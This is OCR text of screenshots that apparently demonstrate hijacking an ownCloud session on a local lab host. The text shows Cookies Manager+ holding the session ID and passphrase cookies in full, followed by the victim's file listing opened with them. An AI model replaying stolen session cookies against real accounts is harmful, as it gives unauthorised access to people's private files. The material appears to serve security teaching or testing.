
Domain: ☑ 192.168.0.125

Path: ☑ /owncloud

Send For: ☑ Any type of connection

Http Only: ☑ Yes

Expires: ☑ at end of session



*(Untitled)

```
Cookie: oc2o0v7f0m7x=790fnnvmqpfqf15fun1oaf30r6;
oc_sessionPassphrase=c7lnelxa2A5YVLEXR3QxXJ9FyjcR6pvv0svkeGtMqr2X
Connection: keep-alive
```

Cookies Manager+ v1.14.3 [showing 17 of 17, selected 1]

Domain	Name
□ 192.168.0.125	oc_sessionPassphrase
	oc2o0v7f0m7x
	_ga
	~~_gat~~

Edit cookie - Cookies Manager+

Name: ☑ oc2o0v7f0m7x

Content: ☑ 790fnnvmqpfqf15fun1oaf30r6

☑ Wrap text


Domain: ☑ 192.168.0.125

Path: ☑ /owncloud

Send For: ☑ Any type of connection

Http Only: ☑ Yes

Expires: ☑ at end of session



*(Untitled)

```
Cookie: oc2o0v7f0m7x=790fnnvmqpfqf15fun1oaf30r6;
oc_sessionPassphrase=c7lnelxa2A5YVLEXR3QxXJ9FyjcR6pvv0svkeGtMqr2X
Connection: keep-alive
```

Cookies Manager+ v1.14.3 [showing 17 of 17, selected 1]

Domain	Name
□ 192.168.0.125	oc_sessionPassphrase
☑ 192.168.0.125	oc2o0v7f0m7x

Files - ownCloud - Mozilla Firefox

192.168.0.125/owncloud/index.php/apps/files/?dir=/&fileid=2

Name		Size	Modified
Documents		35 KB	2 hours ago
Photos		663 KB	2 hours ago
ownCloud Manual.pdf		3.9 MB	2 hours ago
2 folders and 1 file		4.5 MB	